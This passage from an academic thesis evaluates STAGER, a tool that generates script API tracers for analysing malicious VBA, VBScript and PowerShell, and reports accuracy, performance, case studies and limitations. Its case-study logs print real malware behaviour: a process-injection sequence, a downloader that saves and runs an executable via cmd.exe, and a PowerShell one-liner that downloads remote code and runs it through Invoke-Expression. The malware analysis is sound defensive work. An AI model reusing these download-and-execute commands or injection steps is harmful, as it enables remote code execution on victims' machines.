Although *STAGER* is more beneficial for proprietary script engines, we applied it to both open source and proprietary script engines. Open source engines are used because we can easily confirm the correctness of the hook and tap points. Note that the source

Table 3.2: Experimental environment.

| OS | Windows 7 32-bit |
|---|---|
| CPU | Intel Core i7-6600U CPU @ 2.60GHz |
| RAM | 2GB |
| VBA | VBE7.dll (Version 7.1.10.48) |
| VBScript | vbscript.dll (Version 5.8.9600.18698) |
| VBScript | vbscript.dll (ReactOS 0.4.9) |
| PowerShell | PowerShell 6.0.3 |

code is only used for confirming the results, and *STAGER* did not use it for its analysis. Therefore, the analysis with *STAGER* is done in the same manner as that of proprietary script engines. In addition, proprietary engines are used to confirm the effectiveness of *STAGER* for real-world proprietary engines.

For open source script engines, we used VBScript implemented in ReactOS project [76] and PowerShell Core [98], which is an open source version of the PowerShell implementation We selected these script engines for the experiments because both have open source implementation of proprietary script engines and their supporting languages are frequently used by attackers for writing malicious scripts. For VBScript of ReactOS, we extracted vbscript.dll from ReactOS and transplanted it into the Windows of the experimental VM environment because Intel Pin used by *STAGER* does not work properly on ReactOS.

For the proprietary script engines, we used Microsoft VBScript and VBA implemented in Microsoft Office. These script engines were also selected because they are widely used by attackers. When we analyze the script engine of VBA, we first execute Microsoft Office and observe its process during the execution of the attached script.

### 3.5.2 Detection Accuracy

To answer RQ1, we evaluated the detection accuracy of the hook and tap point detection steps. We detected hook and tap points of VBA, VBScript, and PowerShell using *STAGER*. We selected script APIs that are widely used by malicious scripts for the target of hook and tap point detection. VBA and VBScript were designed to use COM objects for interacting with the OS, instead of directly interacting with it. Therefore, malicious scripts using VBA and VBScript use script APIs related to COM object handling. In addition, VBA has useful script APIs and VBScript has those of reflection such as Eval and Execute, used for obfuscation. PowerShell has script APIs called Cmdlets that provide various functionalities including OS interaction. We selected Cmdlets of object creation, file operation, process execution, internet access, reflection, etc., which are often used by malicious scripts. We set 0.8 as the threshold of the similarity of subsequences used for differential execution analysis-based hook point detection. This threshold was defined on the basis of the manual analysis of the DP tables in a preliminary experiment conducted separately from this one. Because the DP tables had a similar pattern, we found this threshold could be used globally.

Table 3.3 shows the results of the experiments. The *Original Points* column shows the number of branches obtained by the branch traces. The *Hook Point Candidates* column

shows the number of hook point candidates filtered by hook point detection. The *Hook and Tap Point Detection* column has ✓if the final hook and tap points were obtained. The *Log Availability* column has ✓if the obtained hook and tap points output the correct log corresponding to the known scripts.

For VBA and VBScript, *STAGER* could accurately detect all hook and tap points that can output logs showing the script APIs and their arguments. Despite the large number of obtained branches, *STAGER* could precisely filter the branches that are irrelevant to the target script APIs. This showed that *STAGER* is applicable to real-world proprietary script engines to generate the corresponding script API tracers.

*STAGER* could also detect CreateObject and Invoke on VBScript of ReactOS. However, it was not applicable for detecting the hook points of Eval and Execute because the VBScript in ReactOS has just mocks of them, which have no actual implementation.

We checked the source code to confirm the corresponding location of the detected hook points. The hook was inserted into the local function of `create_object`, which definitely create objects. We found that the hook was inserted into the local function of `disp_call`, which is responsible for invocation of the IDispatch::Invoke COM interface.

As shown in Table 3.3, *STAGER* also detected proper hook and tap points for PowerShell. A notable difference among the script engines of PowerShell and the others is the existence of an additional layer: a common language infrastructure (CLI). PowerShell uses a CLI of the Microsoft .NET Framework, which is an additional layer between the OS and script engine. Since *STAGER* properly found the hook and tap points of PowerShell with bytecode analysis, we confirmed that it works even for script engines with an additional layer such as a CLI layer.

Overall, *STAGER* could properly detect all hook and tap points in all VBA, VBScript, VBScript (ReactOS) and PowerShell script engines except Eval and Execute of VBScript (ReactOS), which were not implemented.

### 3.5.3 Performance

To answer RQ2, we evaluated the performance of *STAGER* by measuring the execution duration of each of its steps. Figure 3.8 shows the results. Note that the execution time in this figure does not include the time for preparing test scripts because it should be manually created before the execution.

Execution trace logging and tap point detection required about 10 seconds due to the overhead of execution and log output with Intel Pin. On the other hand, differential execution analysis took about 5 seconds. The computational complexity of the Smith-Waterman algorithm is $O(MN)$, where the length of one sequence is $M$ and the other sequence is $N$. Thus, the longer the execution trace becomes, the longer the execution duration will be.

Overall, hook and tap point detection for one script API took about 30 seconds. The total number of script APIs in a script language, for example in VBScript, is less than one hundred according to the language specifications, and the script APIs of interest for malicious script analysis are limited. Therefore, the proposed method could quickly analyze script engines and generate a script API tracer, which is sufficient for practical use.

Table 3.3: Result of hook and tap point detection.

| Script | Script API | Original Points | Hook Point Candidates | Hook and Tap Point Detection | Log Availability |
|---|---|---|---|---|---|
| VBA | CreateObject | 93000090 | 53 | ✓ | ✓ |
| | Invoke (COM) | 101993701 | 98 | ✓ | ✓ |
| | Declare | 94281492 | 34 | ✓ | ✓ |
| | Open | 85641170 | 42 | ✓ | ✓ |
| | Print | 90024821 | 29 | ✓ | ✓ |
| VBScript | CreateObject | 390836 | 48 | ✓ | ✓ |
| | Invoke (COM) | 1148225 | 92 | ✓ | ✓ |
| | Eval | 369070 | 121 | ✓ | ✓ |
| | Execute | 371040 | 134 | ✓ | ✓ |
| VBScript (ReactOS) | CreateObject | 89213 | 32 | ✓ | ✓ |
| | Invoke (COM) | 128511 | 43 | ✓ | ✓ |
| | Eval | - | - | Not applicable | Not applicable |
| | Execute | - | - | Not applicable | Not applicable |
| PowerShell | New-Object | 210852 | 54 | ✓ | ✓ |
| | Import-Module | 185192 | 48 | ✓ | ✓ |
| | New-Item (File) | 198327 | 93 | ✓ | ✓ |
| | Set-Content (File) | 200822 | 54 | ✓ | ✓ |
| | Start-Process | 152841 | 119 | ✓ | ✓ |
| | Invoke-WebRequest | 315380 | 98 | ✓ | ✓ |
| | Invoke-Expression | 271054 | 82 | ✓ | ✓ |





Figure 3.8: Execution duration of our method.

### 3.5.4 Analysis of Real-world Malicious Scripts

To answer RQ3, we applied the script API tracers generated by *STAGER* for analyzing malicious scripts in the wild. We collected 205 samples of malicious scripts that were uploaded to VirusTotal [59] between 2017/1 and 2017/7. We then analyzed them using the script API tracers.

We found that the script API tracers could properly extract the called script APIs and their arguments executed by the malicious scripts. We investigated the URLs obtained as arguments of script APIs. All were identified as malicious (positives > 1). We also investigated the file streams of the script API arguments. The results of this investigation indicated that the streams were ransomware such as Dridex. We also confirmed that the script API tracers generated by *STAGER* are applicable to real-world malicious scripts.

We selected four samples and their analysis logs as case studies. The first is a VBA Injector, the second is a VBScript downloader, the third is a PowerShell fileless malware module, and the last is an evasive malicious script.

#### Case Study 1: VBA Injector

Figure 3.9 shows the analysis log of a VBA injector generated by a script API tracer. This malicious script uses the Declare statement that loads a library and resolves a procedure in it to call Windows APIs. It first creates a process of rundll32.exe in a suspended state. It then allocates 0x31c bytes of memory with write and execute permission and writes code of the size to the memory byte-by-byte. Finally, a remote thread that executes the written code in the process is created. As shown in the figure, the script API tracer could generate a log that only contains the APIs called from the input script through the Declare statement, whereas the system API tracer in Figure 3.1 generated one containing APIs called from both the input script and script engine. This can significantly help analysts comprehend the behavior of malicious scripts.

```
Declare  Library: kernel32  Procedure: CreateProcessA
WinAPI   Function: CreateProcessA lpApplicationName: NULL  lpCommandLine: C:¥¥¥¥Windows¥¥¥¥¥¥¥¥System32¥¥¥¥¥¥¥¥rundll32.exe
         lpProcessAttributes: 0x00000000  lpThreadAttributes: 0x00000000  bInheritHandles: 0x00000001  dwCreationFlags: 0x00000004
         lpEnvironment: 0x00000000  lpCurrentDirectory: NULL  lpStartupInfo: 0x004b4a6c  lpProcessInformation: 0x004b7d24
Declare  Library: kernel32  Procedure: VirtualAllocEx
WinAPI   Function: VirtualAllocEx  hProcess: 0x000009ac  lpAddress: 0x00000000  dwSize: 0x0000031c  flAllocationType: 0x00001000
         flProtect: 0x00000040
Declare  Library: kernel32  Procedure: WriteProcessMemory
WinAPI   Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b0000  lpBuffer: 0x004b7d48  nSize: 0x00000001
         lpNumberOfBytesWritten: 0x00000000
WinAPI   Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b0001  lpBuffer: 0x004b7d48  nSize: 0x00000001
         lpNumberOfBytesWritten: 0x00000000
… [795 times of repeated WriteProcessMemory calls are snipped by author]
WinAPI   Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b031c  lpBuffer: 0x004b7d48  nSize: 0x00000001
         lpNumberOfBytesWritten: 0x00000000
Declare  Library: kernel32  Procedure: CreateRemoteThread
WinAPI   Function: CreateRemoteThread  hProcess: 0x000009ac  lpThreadAttributes: 0x00000000  dwStackSize: 0x00000000
         lpStartAddress: 0x000b0000  lpParameter: 0x004b4a68  dwCreationFlags: 0x00000000  lpThreadId: 0x004b4a5c
```

Figure 3.9: Analysis log of VBA injector acquired with *STAGER*-generated script API tracer.

#### Case Study 2: VBS Downloader

Figure 3.10 shows the analysis log of a VBS downloader generated by a script API tracer. Although this malicious script has 1500+ lines of obfuscated code, the log consists of only

16 lines, which are responsible for the main behavior of downloading. Section (1) in the figure shows a part of the log in which the malicious script accessed a URL. Section (2) shows that the script saved the HTTP response to a specific file in the Temp folder. The saved buffer is also visible as a byte array of 0x3c 0x68 .... Section (3) shows that the saved file was executed through *cmd.exe*. As shown in this figure, the script API tracers generated by *STAGER* could successfully extract important indicators of compromise (IOCs) such as URLs, binaries, file paths and executed commands. Note that the log fulfills the requirement of the preservability of semantics mentioned in Section 3.2.2.

```
CreateObject    Class: Microsoft.XMLHTTP
CreateObject    Class: Adodb.streaM
CreateObject    Class: Wscript.shell
CreateObject    Class: Scripting.FileSystemObject
CreateObject    Class: WScript.Shell
Invoke  Class: Scripting.FileSystemObject  Method: GetSpecialFolder  Param1: 0x0002
Eval    Expression: Sub TypeRea(ArrArr) : NotFound404 = 12 : RLoadunsubscribeMacAttack.Run("cmd.exe /c call " &
ArrArr ) : End Sub
                                                                                              (1)
Invoke  Class: Microsoft.XMLHTTP  Method: Open
        Param1: GeT Param2: http://[anonymized by author].com/JHGcd476334? Param3: False
Invoke  Class: Microsoft.XMLHTTP  Method: Send
Invoke  Class: Microsoft.XMLHTTP  Method: Status
Invoke  Class: WScript.Shell  Method: Type  Param1: Empty  Param2: 0x0001
                                                                                              (2)
Invoke  Class: WScript.Shell  Method: Open
Invoke  Class: Microsoft.XMLHTTP  Method: responseBody
Invoke  Class: WScript.Shell  Method: Write  Param1: <ARRAY:1*25>[3c 68 [snipped by author] 3e 0a]
Invoke  Class: WScript.Shell  Method: Savetofile
        Param1: C:¥¥Users¥¥[anonymized by author]¥¥AppData¥¥Local¥¥Temp¥¥GdiUvGoKq.exe
        Param2: 0x0002
                                                                                              (3)
Invoke  Class: WScript.Shell  Method: Run
        Param1: cmd.exe /c call "C:¥¥Users¥¥[anonymized by author]¥¥AppData¥¥Local¥¥Temp¥¥GdiUvGoKq.exe
```

Figure 3.10: Analysis log of VBS downloader aquired with *STAGER*-generated script API tracer.

### Case Study 3: PowerShell Fileless Malware

Figure 3.11 shows an excerpt of the analysis log of a module used by PowerShell fileless malware. This module seems to retrieve additional PowerShell modules from the C&C server and execute it. Section (1) in this figure shows the spawn of a new PowerShell process with commands used for Web access. We can see the executed command in deobfuscated form. Section (2) shows the simple downloading of the additional code using a system Web proxy. Section (3) shows the execution of the retrieved additional PowerShell code with the reflection function *Invoke-Expression*. In addition to Case Study 1, we can understand what code is dynamically evaluated by reflection functions. This will help malware analysts understand the behavior of malicious scripts.

### Case Study 4: Evasive Malicious Script

Although *STAGER*-generated script API tracers have no anti-evasion feature, it can even help analysts understand the root cause of evasion. To demonstrate this, we chose an evasive malicious script obtained from VirusTotal and analyzed it with a *STAGER*-generated script API tracer. Figure 3.12 shows the analysis log of the evasive sample in VBA. Due to the evasion, the only behavior captured by the tracer was sending a ping to a host and obtaining its status code through *winmgmts* which is Windows Management Instrumentation (WMI). However, the analyst can even obtain a clue that the status code may be

```
New-Object       Object: System.Diagnostics.ProcessStartInfo                                         (1)
Invoke   Object: System.Diagnostics.Process  Method: Start
         Param1: powershell.exe "-nop -c [System.Net.ServicePointManager]::ServerCertificateValidation
Callback = {$true};$client = New-Object Net.WebClient;$client.Proxy=[Net.WebRequest]::GetSystemW
ebProxy();$client.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;Invoke-Expression $clie
nt.downloadstring('''https://[anonymized by author].com/posh-payload ''');"
New-Object       Object: Net.WebClient
Invoke   Object: Net.WebRequest  Method: GetSystemWebProxy                    (2)
Invoke   Object: Net.WebClient      Method: downloadstring
         Param1: https://[anonymized by author].com/posh-payload              (3)
Invoke-Expression          Expression: if([IntPtr]::Size -eq 4) [snipped by author]
```

Figure 3.11: Analysis log of PowerShell fileless malware acquired with *STAGER*-generated script API tracer.

relevant to the evasion mechanism. As Yokoyama et al. [110] suggested, evasive malware (including malicious scripts) have to obtain information of the executed environment (in this case, the status code) to determine whether they run or evade. In general, script API invocation is required for achieving it in terms of malicious scripts. Therefore, the tracer can help analysts to reveal evasive mechanism of malicious scripts.

```
GetObject  Pathname: winmgmts:  Ret: 0x123C6558
Invoke  Object: 0x123C6558  Method: Get  Param1: Win32_PingStatus.Address='[anonymized by
author].com',ResolveAddressNames=True
Invoke  Object: 0x123C6558  Method: StatusCode
```

Figure 3.12: Analysis log of evasive malicious script acquired with *STAGER*-generated script API tracer.

### 3.5.5 False Positives and False Negatives

To answer RQ4, we tested the number of FPs and FNs produced by the hook and tap points of the *STAGER*-generated script API tracers by analyzing known malicious scripts.

We know we could evaluate only partial FPs and FNs; however, we conducted this because exhaustively evaluating the number of FPs and FNs is difficult. FPs indicate the log lines of called script APIs that are NOT actually called by the target script regarding the hook and tap points. FNs indicate the script APIs missing in the log lines, which are actually called by the target script regarding the hook and tap points.

The script API tracers used for this experiment have tracing capability of the script APIs shown in Table 3.3. We used five samples whose called script APIs are known from manual analysis. The results indicated that the hook and tap points produced neither FPs nor FNs.

### 3.5.6 Comparison with Existing Tracer

To answer RQ5, we compared *STAGER*-generated script API tracers with two existing tracers: API Monitor [5] and ViperMonkey [53]. API Monitor is a system API tracer based on system-level monitoring. We enabled all system API hooks of API Monitor and

Table 3.4: Comparison with existing tracers.

| Tracer | Observed behaviors | Log lines | Failure rate |
|---|---|---|---|
| API Monitor | 0.25 | 10000+ | 0 |
| ViperMonkey | 0.8 | 16 | 0.6 |
| *STAGER*-generated | 1 | 20 | 0 |

made it observe the target script engine process. ViperMonkey is a script API tracer for VBA based on script-level monitoring using the VBA emulator.

To evaluate them under the same condition, we gathered VBA malicious scripts since ViperMonkey is a tracer of the scrip APIs of VBA. Therefore, we generated a script API tracer for VBA with *STAGER* (*STAGER*-generated tracer). We randomly chose five samples from the data set and manually analyzed them to create ground truth. The evaluation was conducted from three viewpoints: amount of properly observed behavior, average number of log lines, and analysis failure rate.

Table 3.4 shows the results of the experiment. Note that the results in the columns of observed behavior and log lines of ViperMonkey were calculated only with the samples that were analyzed successfully. API Monitor could only observe a small amount of behavior because some behavior such as COM method invocation and reflection cannot be directly observed through system APIs. In addition, it produced a large number of log lines that are irrelevant to the behavior of the samples because it cannot focus only on their behavior. The log lines include the behavior derived from the script engines, as well as that derived from the samples. In other words, the avalanche effect mentioned in Section 3.2.3 occurred.

ViperMonkey failed to analyze three samples due to insufficient implementation of the VBA emulator. When it failed to parse the samples, it terminated execution with an error. ViperMonkey missed some behavior because of the lack of the hooked script APIs. The STAGER-generated tracer did not fail to analyze the samples. This is because it uses the real script engine of VBA and its instrumentation does not ruin the functionality of the engine. It could observe the entire behavior with few lines of logs that properly focused on the script APIs of the samples.

### 3.5.7 Performance of Generated Script API Tracer

To answer RQ6, we evaluated the performance of the *STAGER*-generated script API tracers. We measured the execution duration of the script API tracers while analyzing the test and malicious scripts. In addition, we measured that of vanilla script engines for comparison. We measured the execution duration from the process start of the script engine until its end. Since VBA malicious scripts do not terminate the process even after script execution, we inserted the code that explicitly exits the process.

Figure 3.13 shows the result of these measurement. The analysis with the *STAGER*-generated script API tracers took 1.51, 0.62, and 1.27 seconds per file (sec/file) on average for VBA, VBS, and PowerShell malicious scripts. Overall, it takes about 1.2 sec/file in average. Therefore, the *STAGER*-generated script API tracers can analyze about 72,000 files per day per VM instance. Note that the time required for reverting the VM was not taken into account.

The *STAGER*-generated script API tracers have only about 10% overhead compared with vanilla script engines. This result is natural because the *STAGER*-generated script API tracers require additional time only when the script APIs are called, which costs little overhead of memory and file I/O operations for logging. This shows that the *STAGER*-generated script API tracers can execute malicious scripts almost as quick as vanilla script engines, which in turn indicates that the *STAGER*-generated script API tracers are quick dynamic analysis tools.





Figure 3.13: Execution duration of *STAGER*-generated script API tracers and vanilla script engines.

### 3.5.8 Human Effort

To answer RQ7, we conducted an experiment to evaluate the amount of human effort required to prepare test scripts. We evaluated this from two perspectives: lines of code (LOC) of test scripts and required time to create them.

We gathered ten people (eight graduate students, one technical staff member, and one visiting researcher) belonging to the computer science department as the participants of this experiment. We then explained the concept and requirements of the test scripts described in Section 3.3.2 to them. We asked them to write valid test scripts while measuring the required time. The list of script APIs to be written in the test scripts are provided to them in advance. The list, which is composed of script APIs frequently used by malicious scripts, is identical to the one used for the evaluation of the detection accuracy in Section 3.5.2. Many did not have experience of writing the script languages of VBA,

Table 3.5: Lines of Code (LOC) of test scripts.

| Script languages | Average LOC |
|---|---|
| VBA | 3.8 |
| VBScript | 2.75 |
| PowerShell | 2 |

VBScript, and PowerShell. Therefore, we asked them to spend some time learning the language specifications since we assume that test script writers have knowledge on the target language. Note that we confirmed that all the created test scripts argued below are valid with *STAGER*.

Table 3.5 shows the average LOC of the created test scripts for each language. The LOC of the test scripts for each language are within the range of 2 to 3.8. This indicates that test scripts that our method uses are just simple ones.

Figure 3.14 shows the average time required for creating test scripts for each language. The average required time per script API was 36.6 seconds for VBScript, 42.6 seconds for VBA, and 42.6 seconds for PowerShell. The average time for all languages was about 59.5 seconds. These results indicate that writing valid test scripts takes less time for programmers who have knowledge of the target script language. Therefore, the amount of human effort required for using *STAGER* is much less than manual reverse-engineering of script engines since manual reverse-engineering requires weeks or months of analysis time.





Figure 3.14: Required time for test script preparation.

## 3.6 Discussion

### 3.6.1 Limitations

We discuss four cases in which our method cannot detect hook and tap points. The first is that in which the target script API does not have arguments to which we can set arbitrary values. Since tap point detection uses argument matching which is based on setting unique arguments, this detection fails in principal if this matching is not available.

The second is that in which the target script API contains only a small amount of program code. In this case, hook point detection by differential execution analysis might not be applicable because the difference is not well observed. However, since it is difficult for such simple script APIs to achieve significant functionality, they would not be interesting targets for malware analysts.

The third is that the script engine is heavily obfuscated for software protection. For example, when the control flow graph is flattened to implement the script engine with one function, the proposed method cannot accurately detect hook points. Nevertheless, such obfuscated implementation is rarely seen in recent script engines, to the best of our knowledge.

The last is script APIs that produce false positives and are rarely used in the real-world scripts. As described in Section 3.3.6, verification scripts are required to reduce the false positives. However, if the script APIs are rarely used, collecting the verification scripts from the Internet is difficult. Since the verification is best effort basis that depends on the collected verification scripts, such script APIs would be a limitation of our method.

### 3.6.2 Just-In-Time Compilation

Many existing script engines have Just-In-Time (JIT) compilation functionality that translates repeatedly executed bytecode into native code for accelerating its execution. We investigated JIT compilation mechanisms of existing script engines to understand how this JIT compilation affects hook and tap points of script APIs. The mechanisms indicate that the existence of script API inlining is key. We thus discuss both patterns below: JIT compilation with and without inlining of script APIs. Figure 3.15 shows a generic mechanism of JIT compilation without inlining. As shown in the figure, this mechanism only translates bytecode regarding VM instructions into native code. In this case, the native code continues to call the script APIs implemented in the script engine. Therefore, the script API hooks properly work without changing the hook and tap points even after JIT compilation.

Figure 3.16 shows a generic mechanism of JIT compilation with inlining. This mechanism inlines the called script APIs into the native code generated by JIT compilation. During JIT compilation, the code that is implementing the called script APIs is copied into the native code. When the inlined script APIs are executed, the script APIs in the script engine at which the script API hooks are set are not called. Therefore, hooking the hook and tap points generated with our method cannot acquire script API trace logs. This problem is solved by slight modification for tracking the copy of script APIs and propagating the corresponding script API hooks.

Overall, our method is not affected by JIT compilation, or even it is affected, we can





Figure 3.15: Generic mechanism of Just-In-Time compilation without inlining

handle it with a slight modification on the implementation of the generated script API tracers. Therefore, JIT compilation is not a limitation of our method.

### 3.6.3 Human-assisted Analysis

Although our method introduces automatic detection of hook and tap points, it is also helpful for its analysis to be assisted by human. In particular, human-assisted analysis is beneficial for the case in which tap point detection does not work in principal. One such case is that human assistance can eliminate the first limitation discussed in the previous section. Our method identifies tap points by matching values in test scripts and functions arguments in script engines without taking into account any semantics regarding the values. However, manual analysis can take into account the semantics of values. Therefore, it is possible to discover tap points using the semantic information even when value matching is not available. In addition, since manual analysis by humans can provide better type information of variables by analyzing how the variables are used, the exploration for tap point detection becomes more accurate with human assistance.

Note that the burden of manual analysis with our method is much less than complete manual analysis. This is because the number of functions that should be analyzed becomes much less by hook point detection, as described in Table 3.3. Without hook point detection, a reverse-engineer has to analyze thousands of functions to obtain tap points, whereas only tens of functions should be analyzed when it is performed with hook point detection.





Figure 3.16: Generic mechanism of Just-In-Time compilation with inlining

## 3.7 Related Work

### 3.7.1 Script Analysis Tools

